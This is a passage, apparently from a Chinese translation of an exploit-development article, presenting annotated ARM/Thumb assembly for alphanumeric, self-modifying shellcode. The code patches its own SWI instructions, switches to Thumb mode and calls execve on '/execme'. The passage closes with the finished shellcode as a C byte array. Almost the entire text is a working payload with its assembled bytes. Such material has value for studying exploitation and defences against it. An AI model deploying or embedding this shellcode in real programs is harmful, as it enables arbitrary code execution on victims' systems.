这里涉及的一些技术包括：载入一个已知值到寄存器中，修改自己的shellcode，清空指令缓存区以及从ARM模式切入到Thumb模式。

```
    # 我们的shellcode从这开始
    # 空指令
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    # 不要改变这些指令
    # 我们会使用这些指令来加载值到寄存器中
    #
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    # 继续空指令
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56

    # 我们不能直接从PC寄存器中加载，所以我们必须把PC存储到r3
    # 我们是通过从PC寄存器中减48做到的。
    SUBMI    r3, pc, #48
    SUBPL    r3, pc, #48

    # 加载56到R3
    LDRPLB   r3, [r3, #-48]
    LDRMIB   r3, [r3, #-48]

    # 设置r5 为 -1
    # 更新标示：结果是负数
    # 所以从这里看是我们知道我们需要MI后缀
    SUBMIS   r5, r3, #57
    SUBPLS   r5, r3, #57

    # r7 为 栈指针
    SUBMI    r7, SP, #48
    # 设置r3 为 0
    # 设置正数标示位
    SUBMIS   r3, r3, #56
    # 设置 r4 为 0
    SUBPL    r4, r3, r3, ROR #2
    # 设置 r6 为 0
    SUBPL    r6, r4, r4, ROR #2

    # 保存寄存器到栈中
    STMPLFD  r7, {r0, r4, r5, r6, r8, lr}^

    # r5 为 -121
    SUBPL    r5, r4, #121

    # 复制 PC 到 r6
    SUBPL    r6, PC, r5, ROR #2
```

```
SUBPL    r6, r6, r5, ROR #2
SUBPL    r6, r6, r5, ROR #2
SUBPL    r6, r6, r5, ROR #2
SUBPL    r6, r6, r5, ROR #2
SUBPL    r6, r6, r5, ROR #2
SUBPL    r6, r6, r5, ROR #2

# 写0 到 SWI 0x414141
# 变为: SWI 0x410041
# 这里使用了硬编码的偏移量
# 如果代码发生变化，请修改偏移量。
STRPLB   r3, [r6, #-100]

# 把56放回到r3
# 之后我们处于正数状态
EORPLS   r3, r3, #56

SUBPL    r7, r3, #57

# 写9F 到 SWI 0x410041
# 变为 SWI 0x9F0041
# 之后我们处于负数状态
EORPLS   r5, r7, #80
# 负数
EORMIS   r5, r5, #48
# 这里使用了硬编码的偏移量
# 如果代码发生变化，请修改偏移量。
STRMIB   r5, [r6, #-99]

# 写2 到 SWI 0x9F0041
# 变为 SWI 0x9F0002
SUBMI r5, r3, #54
STRMIB   r5, [r6, #-101]

# 写0x16 到 0x41303030
# 变为 0x41303016
# 正数
EORMIS   r5, r3, #66
EORPLS   r5, r5, #108
# 这里使用了硬编码的偏移量
# 如果代码发生变化，请修改偏移量。
STRPLB   r5, [r6, #-89]

# 写 2F 到 0x41303016
# 变为 0x412F3016
EORPLS   r5, r3, #86
EORPLS   r5, r5, #65
# 这里使用了硬编码的偏移量
# 如果代码发生变化，请修改偏移量。
STRPLB   r5, [r6, #-87]

# 写FF 到 0x412FFF16
# 变为 0x412FFF16 (BXPL r6)
# 这里使用了硬编码的偏移量
# 如果代码发生变化，请修改偏移量。
STRPLB   r7, [r6, #-88]

# r7 = -1
# 设置r3 为  -121
SUBPL    r3, r7, #120
#
SUBPL    r6, r6, r3, ROR #2

# 写 DF 到 swi 0x3030
# 变为 0xDF30 (SWI 48)
# 负数状态
EORPLS   r5, r7, #97
EORMIS   r5, r5, #65
# 这里使用了硬编码的偏移量
# 如果代码发生变化，请修改偏移量。
STRMIB   r5, [r6, #-73]

# 设置正数标示
EORMIS   r7, r4, #56
```

```
# 为SWI指令加载参数
# r0 = 0, r1 = -1, r2 = 0
SUBPL    r5, SP, #48
# 我们使用LDMPLFA，因为这是为数不多的能够用来写入寄存器R0,R1,R2的指令之一
# 其他指令都产生非字母数字的字符
LDMPLFA  r5!, {r0, r1, r2, r6, r8, lr}

# 设置r7 为 -1
# 负数状态
SUBPLS   r7, r7, #57

# 这里应该是:
# SWIMI 0x9f0002
SWIMI    0x414141

# 设置正数状态
EORMIS   r5, r4, #56

# 设置thumb状态
SUBPL    r6, pc, r7, ROR #2

# 这里应该是 BXPL r6
# 但是用16进制表示是
# 0x51 0x2f 0xff 0x16, 所以我们重写上面的0x30
.byte    0x30,0x30,0x30,0x51

.THUMB
.ALIGN 2
# 我们假设r2之前是0
# 进入THumb模式

# 拷贝pc 到 r0
mov    r0, pc

# 这里使用了硬编码的偏移量
# 如果代码发生变化，请修改偏移量。
# 重对齐r0到1execme2 - 47的地址
# 我们会写入r0+47 和 r0+54
# (字符串的开头)
add    r0, #100
sub    r0, #105

# 设置 r1 为 0
mul    r1, r2
# 设置 r1 为 47
add    r1, #97
sub    r1, #50
# 保存 r1 (值为'/') 到 r0+47
# 字符串变为 /execme2
strb   r1, [r0, r1]

# 设置r1 为 0
mul    r1, r2
# 设置r1 为 54
add    r1, #54
# 在r0+54的位置保存0
# 字符串变为 /execme\0
strb   r2, [r0, r1]

# 设置 r1 为 0
mul    r1, r2
# 设置 r1 为 -1
add    r1, #48
sub    r1, #49
# 设置 r7 为 1
neg    r7, r1

# 设置 r1 为 0
mul    r1, r2
# 设置 r1 为 11 (0xb),
# exec系统调用的代码
add    r1, #65
sub    r1, #54
# 我们的系统调用代码必须存储在r7中
```

```
    # r7 = 1, r1 保存这个代码
    mul     r7, r1

    # 设置 r1 为 0 (execve的第一个参数)
    mul     r1, r2

    # 设置 r0 为字符串的开始位置
    add     r0, #97
    sub     r0, #50

    # 这会变成: swi  48
    .byte  0x30,0x30
    # 空指令用于对齐
    add     r7, #50
    # 我们的命令
    .ascii "1execme2"
    # 空指令用于对齐
    add     r7, #50
    add     r7, #50
```

----[A.2 最后生成的字节

```
char shellcode[] =     "\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x30\x30\x4f\x42\x30\x30\x4f\x52\x30\x30\x53\x55\x30\x30\x53"
  "\x45\x39\x50\x53\x42\x39\x50\x53\x52\x30\x70\x4d\x42\x38\x30\x53"
  "\x42\x63\x41\x43\x50\x64\x61\x44\x50\x71\x41\x47\x59\x79\x50\x44"
  "\x52\x65\x61\x4f\x50\x65\x61\x46\x50\x65\x61\x46\x50\x65\x61\x46"
  "\x50\x65\x61\x46\x50\x65\x61\x46\x50\x65\x61\x46\x50\x64\x30\x46"
  "\x55\x38\x30\x33\x52\x39\x70\x43\x52\x50\x50\x37\x52\x30\x50\x35"
  "\x42\x63\x50\x46\x45\x36\x50\x43\x42\x65\x50\x46\x45\x42\x50\x33"
  "\x42\x6c\x50\x35\x52\x59\x50\x46\x55\x56\x50\x33\x52\x41\x50\x35"
  "\x52\x57\x50\x46\x55\x58\x70\x46\x55\x78\x30\x47\x52\x63\x61\x46"
  "\x50\x61\x50\x37\x52\x41\x50\x35\x42\x49\x50\x46\x45\x38\x70\x34"
  "\x42\x30\x50\x4d\x52\x47\x41\x35\x58\x39\x70\x57\x52\x41\x41\x41"
  "\x4f\x38\x50\x34\x42\x67\x61\x4f\x50\x30\x30\x30\x51\x78\x46\x64"
  "\x30\x69\x38\x51\x43\x61\x31\x32\x39\x41\x54\x51\x43\x36\x31\x42"
  "\x54\x51\x43\x30\x31\x31\x39\x4f\x42\x51\x43\x41\x31\x36\x39\x4f"
  "\x43\x51\x43\x61\x30\x32\x38\x30\x30\x32\x37\x31\x65\x78\x65\x63"
  "\x6d\x65\x32\x32\x37\x32\x37";
```